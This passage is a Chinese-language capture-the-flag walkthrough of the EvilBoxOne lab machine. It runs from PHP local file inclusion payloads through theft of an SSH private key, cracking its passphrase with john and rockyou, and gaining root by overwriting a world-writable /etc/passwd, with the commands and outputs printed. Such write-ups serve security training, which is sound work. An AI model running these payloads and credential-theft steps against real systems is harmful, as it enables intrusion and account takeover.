10.0.2.26/secret/evil.php?command=php://filter/convert.base64-encode/resource=evil.php
```

```
Wydjb21tYW5kJ107CiAgICBpbmNsdWRlKCRmaWxlbmFtZSk7Cj8+Cg==
```


```
<?php
   $filename = $_GET['command'];
   include($filename);
?>
```

解碼后發現include函數沒有過濾;

嘗試用過濾器進行寫入

先對poc進行base64,再用decodebase64寫入

```
#base64編碼exp
echo 1 | base64 #MQ0=
```



```
10.0.2.26/secret/evil.php?command=php://filter/write=convert.base64-decode/resource=test.php&txt=MTIz
http://10.0.2.26/secret/evil.php?command=php://filter/write=convert.base64-decode/resource=test.php&txt=M
```


訪問剛剛寫入的文件,結果失敗,沒有寫入權限;

密碼爆破

嘗試爆破moree的密碼;

先看看這個賬號的ssh支持什麽認證方式:

```
ssh moree@{ip} -v #顯示詳細信息
```



```
debug1: Will attempt key: /root/.ssh/id_xmss
debug1: SSH2_MSG_EXT_INFO received
debug1: kex_input_ext_info: server-sig-algs=<ssh-ed25519,ssh-rsa,rsa-sha2-256,rsa-sha2-512,ssh-ds
s,ecdsa-sha2-nistp256,ecdsa-sha2-nistp384,ecdsa-sha2-nistp521>
debug1: SSH2_MSG_SERVICE_ACCEPT received
debug1: Authentications that can continue: publickey,password
debug1: Next authentication method: publickey
debug1: Trying private key: /root/.ssh/id_rsa
debug1: Trying private key: /root/.ssh/id_dsa
debug1: Trying private key: /root/.ssh/id_ecdsa
debug1: Trying private key: /root/.ssh/id_ecdsa_sk
debug1: Trying private key: /root/.ssh/id_ed25519
debug1: Trying private key: /root/.ssh/id_ed25519_sk
debug1: Trying private key: /root/.ssh/id_xmss
debug1: Next authentication method: password
moree@192.168.56.112's password:
```

發現目標可以用rsa進行認證,我們已經有LFI漏洞,那麼可以嘗試竊取目標的私鑰匙


私鑰竊取

GETSHELL

這裏利用竊取ssh的私鑰來登錄一個低權限的用戶


1.poc:先訪問目標的ssh密鑰的默認目錄

```
#ssh密鑰默認目錄
/home/{user}/.ssh/authorized_keys
#默認私鑰文件位置
/home/{user}/.ssh/id_rsa
```




```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDAXfEfC22Bpq40UDZ8QXeuQa6EVJPmW6BjB4Ud/knS
/QIcAzWi+FNw0SB2KTYvS514pkYj2mqrONdu1LQLvgXIqbmV7MPyE2AsGoQrOftpLKLJ8JToaIUC
/XTky8dHatCUucUATnwjDvUMgrVZ5cTjr4Q4YSvSRSIgpDP2lNNs1B7 mowree@EvilBoxOne
```

2.文件存在,嘗試找到私鑰



```
---BEGIN RSA PRIVATE KEY----- Proc-Type: 4,ENCRYPTED DEK-Info: DES-EDE3-
BC,9FB14B3F3D04E90E uuQm2CFIe/eZT5pNyQ6+K1Uap
FYWcsEklzONt+x4AO6FmjFmR8RUpwMHurmbRC6
qyoiv8vgpQgQRPYMzJ3QgS9kUCGdgC5+cXlNCST/GKQOS4QMQMUTacjZZ8EJzoe
7+7tCB8Zk/sW7b8c3m4Cz0CmE5mut8ZyuTnB0SAlGAQfZjqsldugHjZ1t17mldb
gzWGBUmKTOLO/gcuAZC+Tj+BoGkb2gneiMA85oJX6y/dqq4Ir10Qom+0tOFsuot
7A9XTubgElslUEm8fGW64kX3x3LtXRsoR12n+krZ6T+IOTzThMWExR1Wxp4Ub/k
ItXTzdvDQBbgBf4h08qyCOxGEaVZHKaV/ynGnOv0zhlZ+z163SjppVPK07H4bdLg
SC1omYunvJgunMS0ATC8uAWzoQ5Iz5ka0h+NOofUrVtfJZ/OnhtMKW+M948EgnY
h7Ffq1KlMjZHxnIS3bdcl4MFV0F3Hpx+iDukvyfeeWKuoeUuvzNfVKVPZKqyaJu
RqnxYW/fzdJm+8XViMQccgQAaZ+Zb2rVW0gyifsEigxShdaT5PGdJFKKVLS+bD1
HBy6UOhKCn3H8edtXwvZN+9PDGDzUcEpr9xYCLkmH+hcr06ypUtlu9UrePLh/Xs
4KATK4joOIW7O8GnPdKBiI+3Hk0qakL1kyYQVBtMjKTyEM8yRcssGZr/MdVnYWm
D5pEdAybKBfBG/xVu2CR378BRKzlJkiyqRjXQLoFMVDz3I30RpjbpfYQs2Dm2M7
Ib26wNQW4ff7qe30K/Ixrm7MfkJPzueQlSi94IHXaPvl4vyCoPLW89JzsNDsvG8P
rkWRpPIwpzKdtMPwQbkPu4ykqgKkYYRmVlfX8oeis3C1hCjqvp3Lth0QDI+7Shr
b5w0n0qfDT4o03U1Pun2iqdI4M+iDZUF4S0BD3xA/zp+d98NnGlRqMmJK+StmqR
k3DRRkvMxxCm12g2DotRUgT2+mgaZ3nq55eqzXRh0U1P5QfhO+V8WzbVzhP6+R
ItqgW1L0iAgB4CnTIud6DpXQtR9l//9alrXa+4nWcDW2GoKjljxOKN8jXs58SnS
```


3.下載密鑰並賦予600的權限



```
└─# ls -l id_rsa
-rw------- 1 root root 1743 Dec 12 16:19 id_rsa
```

4.嘗試用私鑰登錄

```
ssh {user}@{ip} -i {identity_file}
```



```
┌──(root💀kali)-[/tmp]
└─# ssh mowree@192.168.56.112 -i id_rsa
Enter passphrase for key 'id_rsa':
```

嘗試失敗,目標的私鑰加了密,需要輸入密碼+密鑰文件后才能登錄設備

5.ssh密鑰爆破


ssh密鑰爆破:john+rockyou字典

5.1 對應的字典進行解壓

```
cp /usr/share/wordlists/rockyou.txt.gz .
gunzip rockyou.txt.gz
```

5.2 john進行密碼跑破

```
#john生成密鑰破解的中間文件
cd /usr/share/john
./ssh2john.py {id_rsa} > {midwirefile}

#密鑰破解
john {midwirefile} --wordlist={wordlistfile}
```




```
┌──(root💀kali)-[/usr/share/john]
└─# ./ssh2john.py /tmp/id_rsa > hash

┌──(root💀kali)-[/usr/share/john]
└─# john hash --wordlist=/tmp/rockupi.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads
fopen: /tmp/rockupi.txt: No such file or directory

┌──(root💀kali)-[/usr/share/john]
└─# john hash --wordlist=/tmp/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status
unicorn          (/tmp/id_rsa)
1g 0:00:00:00 DONE (2021-12-12 16:49) 100.0g/s 124800p/s 124800c/s 124800C/s ramona..shirl
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

獲得密碼*unicorn*

6.嘗試登錄

登錄成功,並獲得一個flag



```
┌──(root💀kali)-[/tmp]
└─# ssh mowree@192.168.56.112 -i id_rsa
Enter passphrase for key 'id_rsa':
Linux EvilBoxOne 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64
mowree@EvilBoxOne:~$ sudo -l
-bash: sudo: orden no encontrada
mowree@EvilBoxOne:~$ id
uid=1000(mowree) gid=1000(mowree) grupos=1000(mowree),24(cdrom),25(floppy),29(audio),30(dip),44(v
ideo),46(plugdev),109(netdev)
mowree@EvilBoxOne:~$ ls -l
total 4
-r-------- 1 mowree mowree 31 ago 16 12:56 user.txt
mowree@EvilBoxOne:~$ cat user.txt
56Rbp0soobpzWSVzKh9YOvzGLgtPZQ
mowree@EvilBoxOne:~$
```

提權

1.嘗試crontab提權?


```
crontab -l
```

2.suid位配置錯誤,內核漏洞,sudo配置錯誤均失敗

```
#suid位權限文件的搜索
find /param /2000 2>dev/null
find /param /4000 2>dev/null
```

3.可寫入的權限配置錯誤

```
#當前用戶可以寫入的權限,我們需要找到一個屬主是root,但是其他用戶具有可編輯權限的文件
find / -writeable 2>dev/null
```



```
mowree@EvilBoxOne:~$ ls -l /etc/passwd
-rw-rw-rw- 1 root root 1398 ago 16 13:20 /etc/passwd
mowree@EvilBoxOne:~$
```

這裏利用了**文件編輯權限的錯誤配置**

原理:通過修改屬主是root的文件(如腳本),通過執行改寫這個文件來執行一些root權限才能執行的操作,從而實現提權

具體:這裏發現了/etc/passwd文件的權限是所有用戶都有讀寫權限;我們通過修改這個文件的root的密碼實現了修改root的密碼;


4.密碼修改

前置知識:

linux的密碼文件


*linux*的密碼默認位置是*/etc/passwd,*但是目前的*linux*處於安全角度考慮真正的密碼存放在*/etc/shadow;*

這個密碼文件只有*root*和*shadow*有權限查看



```
mowree@EvilBoxOne:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 941 ago 16 13:17 /etc/shadow
```


另外,這個文件的**第二位是密碼**,*(*用*x*代替是因爲密碼位置在*shadow);*但是**一旦把第二位的密碼給加上,那麼*shadow*文件的密碼就會失效**



```
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nolog
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
```


4.1 對密碼進行編碼

```
openssl passwd -1
```




```
mowree@EvilBoxOne:~$ openssl passwd -1
Password:
Verifying - Password:
$1$J8rIkyXG$cYOZb.rkqWJSCqSkJipgz0
```

4.2 替換/etc/passwd的root密碼




```
root:$1$J8rIkyXG$cYOZb.rkqWJSCqSkJipgz0:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
mowree:x:1000:1000:mowree,,,:/home/mowree:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
```

密碼修改成功



```
mowree@EvilBoxOne:~$ su - root
Contraseña:
root@EvilBoxOne:~# id
uid=0(root) gid=0(root) grupos=0(root)
root@EvilBoxOne:~# ls -l
total 4
-r-------- 1 root root 31 ago 16 12:57 root.txt
root@EvilBoxOne:~# cat root.txt
36QtXfdJWvdC0VavlPIApUbDlqTsBM
root@EvilBoxOne:~#
```

復盤



复盘

1 主机发现/端口扫描 — 22、80

2 路径爆破/参数爆破 — /secret/evil.php command=/etc/passwd

3 SSH私钥读取 — ~/.ssh/id_rsa

4 私钥密码爆破 — unicorn

5 文件权限 — /etc/ppasswd